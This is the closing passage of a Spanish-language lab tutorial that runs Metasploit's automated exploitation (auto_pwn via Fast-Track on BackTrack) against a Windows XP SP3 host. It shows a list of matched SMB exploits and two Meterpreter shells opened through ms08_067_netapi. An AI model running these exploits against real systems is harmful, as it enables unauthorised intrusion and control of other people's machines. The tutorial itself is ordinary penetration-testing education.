[*] 172.16.94.129:445 exploit/windows/smb/ms03_049_netapi (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms08_067_netapi (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms06_070_wkssvc (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms04_011_lsass (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms06_066_nwapi (port match)
[*] 172.16.94.129:139 exploit/solaris/samba/trans2open (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms04_031_netdde (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms04_011_lsass (port match)
[*] 172.16.94.129:445 exploit/windows/smb/timbuktu_plughntcommand_bof (port match)
)
[*] 172.16.94.129:445 exploit/windows/smb/ms05_039_pnp (port match)
[*] 172.16.94.129:139 exploit/multi/samba/nttrans (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms04_031_netdde (port match)
[*] 172.16.94.129:445 exploit/windows/smb/msdns_zonename (port match)
[*] 172.16.94.129:139 exploit/windows/brightstor/etrust_itm_alert (port match)
[*] 172.16.94.129:139 exploit/windows/smb/ms06_066_nwks (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms06_070_wkssvc (port match)
[*] 172.16.94.129:445 exploit/multi/samba/nttrans (port match)
[*] 172.16.94.129:445 exploit/windows/smb/ms06_040_netapi (port match)
[*] 172.16.94.129:445 exploit/solaris/samba/trans2open (port match)
[*] 172.16.94.129:139 exploit/windows/smb/msdns_zonename (port match)
[*]
Shell
```

Ahora veremos que esta ejecutando el auto_pwn y empieza a probar exploit por exploit basandose en el escaneo que hizo con el nmap anteriormente. Despues de un buen rato de probar exploit por exploit, logramos.

```
root@bt: /pentest/exploits/fasttrack - Shell - Konsole
Session Edit View Bookmarks Settings Help

-----
1 Meterpreter 172.16.94.1:17886 -> 172.16.94.129:1080 windows/smb/ms08_067_neta
pi
2 Meterpreter 172.16.94.1:21891 -> 172.16.94.129:1081 windows/smb/ms08_067_neta
pi
[*]
msf > sleep 5
msf > jobs -K
Stopping all jobs... Progressive Death
msf >
msf >
msf >
msf >
msf > sessions -l

Active sessions
-----
Id Description Tunnel
--
1 Meterpreter 172.16.94.1:17886 -> 172.16.94.129:1080
2 Meterpreter 172.16.94.1:21891 -> 172.16.94.129:1081

Simply type sessions -i <id> to jump into a shell"msf > echo "If it states No sessions,
[*] exec: echo "If it states No sessions, then you were unsuccessful. Simply type ses
sions -i <id> to jump into a shell"

If it states No sessions, then you were unsuccessful. Simply type sessions -i <id> to
jump into a shell
msf >
```

Acabamos de ver 3 formas de como acceder a un sistema partiendo de los fallos que presentan los servicios que se estan ejecutando en el sistema objetivo (Windows XP Sp3).

Links de apoyo

[*] <http://blip.tv/file/3105815> -----> Intrusion automatizada <auto_pwn>
[*] <http://blip.tv/file/3077564> -----> Accediendo a un sistema con bt4

Espero que les halla servido esta documentacion.

PD: si tengo algun error por favor hagamelo saber.

PD2: si vas a colocar esta documentacion en algun otro lado por favor respeta los derechos de autor :)

Blog: <http://electr0s0ft.blogspot.com/>

Correo: electrosoul_22@hotmail.com
dprogresive@gmail.com